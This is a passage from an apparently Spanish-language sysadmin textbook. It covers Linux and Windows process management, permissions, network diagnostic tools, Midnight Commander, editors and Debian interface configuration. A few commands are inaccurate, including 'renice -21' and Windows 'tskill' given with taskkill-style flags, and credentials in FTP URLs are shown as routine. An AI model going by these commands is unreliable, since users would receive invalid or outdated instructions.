
En esta línea le cambiamos la contraseña al usuario administrador

Luego veran que les pide la pass nueva pero no la muestra mientras ustedes la escriban.

Y al final cambia las pass vieja por la que ustedes le pongan.

8.2. Manejo de Procesos

A veces ocurre que algún proceso, o algún usuario rebelde, monopolizan los recursos del servidor: RAM, DISCO, o Uso de Procesador.



Existen muchas formas de revisar los procesos en ejecución. En terminal o "consola" poseemos:

- **ps fax**
- **ps -A**
- **pstree -p** (ver captura de pantalla)
- ¿En Windows se puede?: **qprocess** o tambien **tasklist**

Técnicamente, al existir **Ctrl+Alt+Supr**, no tiene sentido. Pero puede resultar útil si estamos conectados vía Telnet, o necesitamos lanzar la orden desde un programa controlado por **cmd**, el Símbolo del Sistema.

- **top:** interactivo, incluido en la instalación base y **htop:** con colores, búsqueda, gráficos de barra, manejo de **nice**, despliegues en árbol de procesos, instalable desde apt-get.
- **iotop:** muestra el ranking de procesos que mas escriben en disco.

Podemos además instalar programas que ofrezcan una GUI basada que nos facilite la tarea.

- **whowatch** (para consola)
- **gnome-system-monitor** (ver captura de pantalla)



Debemos siempre identificar el **ID de proceso** o "PID" con el cual queremos interactuar, mediante alguna de las herramientas anteriores.

Supongamos que el Media Player se hubiera "colgado". Se encuentra en ejecución (Running), pero no nos obedece.

ps fax

PID	TTY	STAT	TIME	COMMAND
345	?	R	0:00	mplayer

- Podemos **Finalizarlo**, dándole tiempo a abandone "suavemente el sistema" (signal TERM) haciendo
kill 345
- Podemos **Matarlo** (signal KILL) haciendo
kill -9 345
- Podemos matar **todas las sesiones** de **mplayer** realizando un
killall mplayer
- **Detenerlos / Pausarlos.** Esto es: si los hemos llamado desde la consola, podemos volver a esta, y desde allí, congelarlos hasta que se nos ocurra volver a mandarlos a ejecución.
 - **Ctrl + S** para detenerlos / **Ctrl + Q** para continuarlos.

Ctrl + Z para mandarlos a background. Es un equivalente a "minimizar" en consola. El comando "**fg**" los traera nuevamente a ejecución.

Si en cambio los hemos llamado desde otro lado (por ejemplo un ícono), podemos tambien

enviarles similares, con el comando htop o el killall. Ejemplo

```
killall -STOP -m firefox
```

Esto es muy útil para cuando se tengamos muchas pestañas abiertas y hace falta liberar el uso de la CPU para realizar otra tarea. Este comando “paraliza” al Firefox, sin cerrarlo.

- **Cambiarles las prioridad.** Supongamos que estamos grabando un CD, y contemplamos alarmados como baja el *buffer* de la grabadora. Si conocemos el id de proceso podemos salvar la grabación asignando total prioridad por sobre los demás procesos al programa que se encuentra grabando, realizando un

```
renice -21 ID PROCESO
```

8.2.1. ¿En Windows se puede?

Se puede. Esto tiene su utilidad si accedemos remoto vía Telnet, o debemos emplearlo desde un programa. Los pasos serían parecidos a los antes descriptos:

- Obtener los PID (process ID de los procesos activos): utilizar los comandos **qprocess** o tambien **tasklist**
- Matar mediante PID: **tskill /PID <numero de PID> /F**
- Matar mediante nombre de proceso (como killall de Linux): **tskill /F /IM nombree.exe.exe**



La tira cómica de Bit y Byte

<http://tira.emezeta.com>

Idea: Prieto / Geekdraz / Manz

8.3. Otros comandos de administración

Todos los comandos que vienen a continuación poseen una abundante información antecediendo el comando **man** (ver Ayuda!)

Comando	Utilidad	Ejemplo
adduser	Creación de usuarios	adduser manolo
passwd	Cambiar password	passwd bgates New Unix password:
ls -l	Lista archivos y carpetas mostrando dueños y permisos asociados.	ls -l reporte.txt - rwx r-x r-- root root reporte.txt Aquí podemos ver al archivo reporte.txt, cuyo dueño es root. Los permisos de este archivo son respectivamente rwx (Read / Write / Execution) para el dueño r-x (Read / / Execution) para el grupo r-- (Read / /) para "Otros"
chown	Cambiar de dueño a un objeto del árbol	<ul style="list-style-type: none"> ● Cambiar el dueño anterior (root) a sergio sobre el archivo reporte.txt chown sergio reporte.txt ● Otorgar pleno derecho a sergio sobre su espacio de usuario, todos los archivos, carpetas y subcarpetas: chown sergio /home-sergio -R
chmod	Cambiar diversos permisos sobre objetos del árbol	<ul style="list-style-type: none"> ● chmod a+w reporte.txt - Todos (all) pueden escribir ● chmod a-x reporte.txt - Nadie puede ejecutar ● chmod g+r reporte.txt - Los miembros (group) del grupo root pueden leer reporte.txt ● chmod uo+w reporte.txt - El dueño (user), y usuarios no logueados (others) pueden escribir reporte.txt

8.4.**Herramientas útiles para TCP/IP: "La Ferretería"****Windows**

Herramienta	Utilidad
ping	Constatar la presencia de un host, y su velocidad de respuesta, a través del envío de un datagrama ICMP. (Recordar que los pequeños paquetes icmp tienen prioridad en Internet). Por ejemplo: ping google.com
net	Provee varias utilidades para revisar el estado de una red de Windows
tracert	Revisar los "hops" o "saltos" que le toma a un datagrama icmp llegar a su destino, en un momento determinado. Sirve para constatar la presencia y velocidad de cada salto, entre routers, gateways, etc.
ipconfig	Muestra configuración de ip / solicita nueva asignación vía dhcp en Windows 200x/XP
winipcfg	Muestra configuración de ip / solicita nueva asignación vía dhcp en Windows 9x/Me
telnet	Permite entrar en "modo consola" a un Windows 200x Server, un Unix o un GNU/Linux
putty	Permite entrar en "modo consola" a un Windows 200x Server, un Unix o un GNU/Linux emulando telnet o ssh, respetando juegos de caracteres, tipos de letra, emulación avanzada de terminales, copiar/pegar texto, etc
proxys	Actúan de Firewall, y en ocasiones, pueden hacer "Proxy transparente con reglas" (similar a NAT). Ver "Proxy".
Antispywares	Limitan el paso de gusanos, troyanos, adwares, spywares, malwares, etc. Hay de varios fabricantes: Adware (Lavasoft.de) es uno de los mejores.

Unix - GNU/Linux - *BSD – Mac OS/X


Herramienta	Utilidad
ping	Constatar la presencia de un host, y su velocidad de respuesta, a través del envío de un datagrama ICMP. (Recordar que los pequeños paquetes icmp tienen prioridad en Internet). Por ejemplo: ping google.com
ifconfig	Muestra la configuración de las interfaces de red. Asigna IPs estáticas en forma inmediata.
pump y dhclient	solicitan nueva asignación de ip vía dhcp
nmblookup smbclient	Nmblookup examina redes Windows. Smbclient y smbc acceden a recursos compartidos.
nslookup dig	Herramienta para examinar servidores DNS asociados a un host
nmap queso	Examina un host en busca de diversas vulnerabilidades, puertos abiertos, etc. Detecta el sistema operativo remoto (QUe Sistema Operativo)
traceroute, mtr	Revisan los "hops" o "saltos" que le toma a un datagrama icmp llegar a su destino. Sirven para constatar la presencia y velocidad de cada salto, entre routers, gateways, etc, y básicamente, conocer el camino utilizado por nuestros paquetes, y detectar cuellos de botella.
netstat iptraf	Muestran conexiones, puertos, rutas y estadísticas del tráfico manejado por la computadora. En Windows, si bien existe netstat, conviene utilizar CurrPorts (http://www.nirsoft.net/utils/cports.html)
telnet y ssh	Permiten entrar en "modo consola" a un Windows 200x Server, un Unix o un GNU/Linux emulando telnet o ssh, respetando juegos de caracteres, tipos de letra, emulación avanzada de terminales, copiar/pegar texto, etc. Ssh además encripta la conexión.
putty	Permite entrar en "modo consola" a un Windows 200x Server, un Unix o un GNU/Linux emulando telnet o ssh, respetando juegos de caracteres, tipos de letra, emulación avanzada de terminales, copiar/pegar texto, etc
iptables	Permite establecer reglas de NAT (Network Address Translation). Es una poderosa herramienta en manos del Administrador de Redes, aunque obliga a conocer un poco sobre TCP/IP.
Firestarter	Interface muy amigable que facilita el uso de iptables para construir reglas de filtrado, enmascarado, túneles, firewalls, reenvío de paquetes, etc.
proxy: squid	Es el proxy/firewall clásico de GNU/Linux. Altamente configurable y muy potente.
Antivirus	Protegen mayoritariamente redes Windows: clamav es uno de los mejores.

Herramienta	Utilidad
Antispywares	Nadie se ha molestado en programarlos :P

8.5. Midnight Commander ("la Navaja Suiza")

Muchos usuarios de los 80 recuerdan con nostalgia una herramienta que cubrió sus necesidades de novatos: el Norton Commander. A través de 2 paneles enfrentados, usados como "origen" y "destino", se podía copiar, mover, borrar y crear archivos prescindiendo de la austera interface del DOS.

Actualmente, si bien los shells de Unix son extremadamente versátiles, muchos "newbies" se complican con algunas tareas rudimentarias de administración del servidor. Hasta que aprendan las nociones elementales, pueden utilizar un heredero de la filosofía de Norton Commander, usando un equivalente en Código Abierto llamado "Midnight Commander" (**apt-get install mc**), programada por el legendario Miguel de Icaza, el genio detrás de Gnome. Su uso es muy simple: se lo activa como "**mc**"



Uso y atajos de teclado


Tab – Cambiar al Panel Contrario
Enter – Sobre una Carpeta: Entrar
Enter – Sobre un archivo: abrirlo / ejecutarlo
Enter – Sobre .. Retroceder una carpeta
Enter – Sobre una extensión comprimida (zip, tar, bz2, gz, rar): Entrar como si fuera una carpeta.
Enter – Sobre un paquete de instalación: (deb, rpm, tar.gz, tar.bz2): Entrar como si fuera una carpeta.

F3 - Ver
F4 - Editar
F5 - Copiar al panel contrario
F6 - Mover al panel contrario / Renombrar
F7 - Crear Carpeta
F8 - Borrar
F9 - Menú de Opciones
F10 - Salir
Insert - Seleccionar / Deseleccionar
Control + X C - Cambiar Permisos
Control + X O - Cambiar Dueño
Control + O - Salir momentáneamente al Shell



Otra opción muy interesante de MC es la posibilidad de copiar cómodamente entre máquinas:

- Conexión por FTP
- Conexión vía SSH (o "Secure Shell")
- Conexión vía Samba (a Windows). Aunque no siempre MC trae esta opción compilada. Si se desea este soporte se debe instalar además via apt-get el paquete build-essential, bajar la ultima versión del fuente desde <https://www.midnight-commander.org/downloads> y ejecutar las ordenes
 - ./configure --with-samba
 - make
 - sudo make install
- Ahora si: para conectar al otro host, en los tres casos (smb, shell o ftp), se debe apelar a la típica url **usuario:contraseña@servidor** tal como figura en la siguiente captura de pantalla:



En esta captura de pantalla puede verse, el árbol local a la izquierda, y el árbol remoto del ftp de bunker.org.ar

The screenshot shows the Midnight Commander interface comparing two directory trees. The left pane (Izquierdo) shows files from the local directory `~/Documents/Cursos/Instituto Nuevo Cuyo/Redes`. The right pane (Derecho) shows files from the remote FTP directory `bunker@bunker.org.ar/www/incubadora-v`. The files listed are:

Izquierdo	Archivo	Utilidades	Opciones	Derecho
<code>...</code>				
<code>./Screenshots</code>				<code>Nombre</code>
<code>material de internet</code>				<code>Tamaño</code>
<code>recuperado</code>				<code>DIR-ANT</code>
<code>CaratulaSergio.dia</code>				<code>/..</code>
<code>IPTABLES.pdf</code>				<code>Nombre</code>
<code>RedInstituto.dia</code>				<code>Tamaño</code>
<code>redes.pdf</code>	<code>4012751</code>			<code>DIR-ANT</code>
<code>redes.sxw</code>	<code>8434089</code>			<code>DIR-ANT</code>
<code>redesbkp.sxw</code>	<code>8434089</code>			<code>DIR-ANT</code>
<code>redes.pdf</code>	<code>4012751</code>			<code>4096</code>
				<code>26 may 17:05</code>
				<code>4096</code>
				<code>26 may 17:06</code>
				<code>25</code>
				<code>6 jun 22:36</code>
				<code>2317</code>
				<code>*Apuntes-Inf~ 2005.pdf</code>
				<code>205739</code>
				<code>7 jun 19:09</code>
				<code>2317</code>
				<code>CaratulaSergio.dia</code>
				<code>3411</code>
				<code>RedInstituto.dia</code>
				<code>3420</code>
				<code>RedInstitut~.autosave</code>
				<code>208305</code>
				<code>apuntesplanilla.pdf</code>
				<code>59263</code>
				<code>cronograma.pdf</code>
				<code>28 mar 23:13</code>
				<code>fichas2005.pdf</code>
				<code>430894</code>
				<code>magick.miff</code>
				<code>1529563</code>
				<code>6 jun 12:17</code>
				<code>*presentaci~ectos.sxi</code>
				<code>3989439</code>
				<code>7 jun 19:19</code>
				<code>*presentaci~ectos.sxi</code>
				<code>3989521</code>
				<code>7 jun 19:14</code>
				<code>programa2005.pdf</code>
				<code>88796</code>
				<code>28 mar 23:14</code>
				<code>*redes.pdf</code>
				<code>4012751</code>
				<code>8 jun 13:16</code>
				<code>redes.sxw</code>
				<code>8124722</code>
				<code>6 jun 12:36</code>

At the bottom, the status bar shows: `ftpfs: hecho.`, `~/Documents/Cursos/Instituto Nuevo Cuyo/Redes [s@zion]`, and menu items: Ayuda, Menú, Ver, Editar, Copiar, RenMov, Mkdir, Borrar, Menú, Salir.

Midnigth Commander también es muy útil para ver información y buscar archivos perdidos

Su página web se encuentra en <http://www.ibiblio.org/mc>. De allí pude obtener esta captura:

The screenshot shows the Midnight Commander interface with two panes. The left pane lists files in the `/etc` directory:

Name	Size	MTime
<code>/ssh</code>	4096	Oct 3 00:18
<code>/sysconfig</code>	4096	Oct 3 00:22
<code>/vfs</code>	4096	Oct 3 00:00
<code>/wine</code>	4096	Nov 29 00:32
<code>/xinetd.d</code>	4096	Oct 3 02:57
<code>/xml</code>	4096	Oct 3 23:55
<code> .aumixrc</code>	113	Nov 27 23:14
<code> pwd.lock</code>	0	Oct 2 23:50
<code>DIR_COLORS</code>	2434	Sep 2 07:21
<code>DIR_COL~xterm</code>	2434	Sep 2 07:21
<code>Muttrc</code>	92336	Jun 23 16:53
<code>a2ps-site.cfg</code>	2562	Aug 5 06:14
<code>a2ps.cfg</code>	15228	Aug 5 06:14
<code>adjtime</code>	44	Nov 27 23:14
<code>aep.conf</code>	688	Aug 23 08:37
<code>aelog.conf</code>	703	Aug 23 08:37
<code>aliases</code>	1295	Aug 29 15:38
<code>aliases.db</code>	12288	Nov 28 09:15
<code>anacrontab</code>	317	Aug 28 06:33

The right pane shows the contents of the `aep.conf` file:

```

File: aep.conf          0%
[RESPONSE_TABLE_SIZE]
item = 0
value = 65536
dataSize = 0
dynamic = 0

[ASIC_BUFFER_SIZE]
item = 1
value = 25000
dataSize = 0
dynamic = 0

[DES_BUFFER_SIZE]
item = 2
value = 66560
dataSize = 0
dynamic = 0

[SA_BUFFER_SIZE]
item = 3
value = 10000

```

At the bottom, the status bar shows: `<proski@portland etc>$`.

8.6. Editores

En el ambiente de trabajo Unix, casi siempre luego de la instalación del servicio, se debe personalizar algunas funciones en los archivos de configuración presentes en el directorio /etc

Usualmente esta tarea consiste en descomentar los numerales (#) y adaptar las líneas a sus necesidades. Siempre estos archivos poseen muchos comentarios y ejemplos.

Un buen administrador conoce el manejo de al menos un editor, que le permita buscar palabras, cortar y pegar zonas de texto, y otras tareas.

- **Nano:** es un editor que cumple con las funciones básicas recién comentadas. Por su pequeño tamaño lo incluyen en la mayoría de las distribuciones.
- **Mcedit:** viene incluido con **MC** (el Midnigth Commander). Es el preferido por los Newbes por cuanto cumple con las funciones básicas, y porque puede ser ejecutado también mediante la tecla F4 cuando se está adentro de los paneles de navegación de carpetas de Midnigth Commander
- **Vim:** probablemente el editor mas usado en el planeta. Posee un conjunto de herramientas extremadamente completo. La primera impresión no siempre es buena, por cuanto cuesta un poco recordar su particular modo de manejo. No posee un menú descolgable como su hermano gráfico (gvim), y se opera desde un modo "comando" mediante la tecla Esc y la tecla : (dos puntos). Para ingresar texto se debe pasar a "Modo Inserción" mediante la tecla Insert o "i". Existen muchos tutoriales al respecto, y una vez superados los primeros días de convivencia, los usuarios se convierten en bastante adictos. Algunos usuarios incluso han creado versiones para Windows.
- **GNU Emacs:** es el peso pesado de los editores. Al ser uno de los primeros editores de Código Abierto, sus usuarios han creado una sobreabundancia de herramientas. GNU Emacs va por la versión 21, e incluye herramientas para leer noticias, navegar por internet, leer el correo, e incluso jugar. Posee una versión gráfica mas simple de operar llamada Xemacs. Por este programa, su desarrollador, Richard Stallman (el padre del movimiento GNU) ha recibido varios premios.

```

bienvenido.php + (/var/www/gnuescuelas/2004.09.08) - GVIM
Archivo Editar Herramientas Sintaxis Buffers Ventana Ayuda
<?php session_start();
include ("miconexion.php");
include("encabezados.php");
encabezado();

===== conectar a mysql =====
$conexion=mysql_connect($host,$usuario,$clave) or die("Bua!!!! no encuentro al servidor,
llamen a Diego o a Sergio!");

mysql_select_db($base);
=====

-- INSERTAR --
12,1 Comienzo

```

Resumen: mientras **nano**, **mcedit**, **joe**, **qe** y **pico** son muy buenos editores para novatos, **emacs** y **vim** se mantienen muy firmes dentro del grupo de desarrolladores de software. Estos últimos poseen muchas capacidades

de predicción de errores en lenguajes y archivos de configuración, mediante "highlighting" (coloreo de texto). Algunos de estos lenguajes son: **php, perl, bash, gnu c, gnu c++, python, gtk, qt**, etc.

¿Desarrolladores de software? ¿Pero este libro no trata de redes?

Axioma: los administradores suelen pasar bastante tiempo de los servidores Unix. Cuando comprenden la estructura modular que posee esta filosofía de sistema operativo, comienzan a crear pequeños programas en Bash o sh que les facilitan las tareas de administración. Esta arquitectura tienen resueltos la mayoría de los problemas: solo hay que ensamblar los comandos adecuados.

De allí a Perl hay un paso. Cuando se quieren acordar, ya están programando en GNU C, en PHP, Ruby o Python.

8.7. Configuración de Red en el Servidor

Esta tabla, por lo tanto, resume todos los comandos “asistentes de red” que recuerdo en aquellas distros mas utilizadas. EL carácter ? indica que probablemente debe tener algún mecanismo de configuración, pero que no lo conozco.

Distribución	Placa de Red / Cablemodem	WiFi	Modem	Modem ADSL
Mandriva	drakconf	?	kppp drakconf	adsl-setup
RedHat	linuxconf	?	?	adsl-setup
Debian	dpkg-reconfigure base-config	wireless-tools	kppp pppconf	pppoeconf
(Debian) Knoppix	netcardconfig	?	kppp	pppoeconf
(Debian) Ubuntu	network-admin	wlassistant	kppp pppconf network-admin	pppoeconf
SUSE	yast	?	yast	?

Sin embargo, para la configuración de red que se efectuará a continuación, parte de la idea que el usuario administrador se conecta frecuentemente al Linux en forma remota, y por lo tanto no posee estas herramientas. Esta configuración puede ser empleada cómodamente en cualquier distro basada en Debian, como son Knoppix, Ubuntu, RxArt y muchas otras.

En Debian se configura mediante 2 archivos:

IP, máscara y gateway	/etc/network/interfaces
DNS	nm-tool (comando que muestra ip, gateway y dns) /etc/resolv.conf /etc/resolvconf/resolv.conf.d/head (versiones mas nuevas)

A continuación se plantea un hipotético servidor dos placas de red, que reparte la señal procedente del cablemodem hacia la red local. Es importante destacar que la ruta por defecto (internet) será la primera que figure en el listado.

8.7.1. /etc/network/interfaces

```

auto lo
iface lo inet loopback

#Hacia Internet: eth0 recibe todos sus valores vía dhcp desde ArlinkBBT
#Al recibir también los valores de DNS de esta forma no hace falta editar
#los archivo /etc/resolvconf/resolv.conf.d/head

iface eth0 inet dhcp

#activa la placa eth0 las linea anterior:
auto eth0

#Hacia la red local.
#La interface pertenecerá a una red privada (192.168.0.0)
iface eth1 inet static
    address 192.168.0.1
    netmask 255.255.255.0

    #a veces necesario: indicar red y broadcast
    #network 192.168.0.0
    #broadcast 192.168.0.255

    #Si hubiere un gateway.
    #Pero en este caso... el gateway para la LAN somos nosotros :)
    #gateway    x.x.x.x

#activa la placa eth1 con las configuraciones anteriores:
auto eth1

```

ATENCIÓN: Recordar que no se pueden mezclar niveles de placa de red dentro de una misma "network". Un típico error de novato es crear interfaces (o dejar que les sean asignadas) con mismos valores de **network**.

Por ejemplo, nunca hay que setear dos placas de red que "ambas" trabajen al mismo nivel del tercer octeto, por ejemplo: 192.168.**1**.4 y 192.168.**1**.5 provocará un fallo.

En todo caso instalaremos una placa que trabaje a nivel 192.168.**1**.x, y otra a nivel 192.168.**2**.x, conectando a redes diferentes. Si se desea que los paquetes pasen de una red a la otra se deberá establecer mecanismos de ip_forwarding y/o NAT. Esto es muy útil si queremos, por ejemplo, segmentar una red en dos redes para reducir la colisión de paquetes.

Luego de cambiar estos valores , debemos reiniciar el servicio de red mediante la orden:

```
/etc/init.d/networking restart
```

Ahora, todo el tiempo podemos revisar la dirección de ip de las placas mediante el comando "ifconfig"

```
ifconfig
```

```
lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:138 errors:0 dropped:0 overruns:0 frame:0
              TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:5796 (5.6 KiB) TX bytes:5796 (5.6 KiB)

eth0    Link encap:Ethernet HWaddr 00:40:F4:A4:91:EC
        inet addr:201.254.81.32 B-t-P:200.51.241.247
              Bcast:192.168.0.255 Mask:255.255.255.0
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
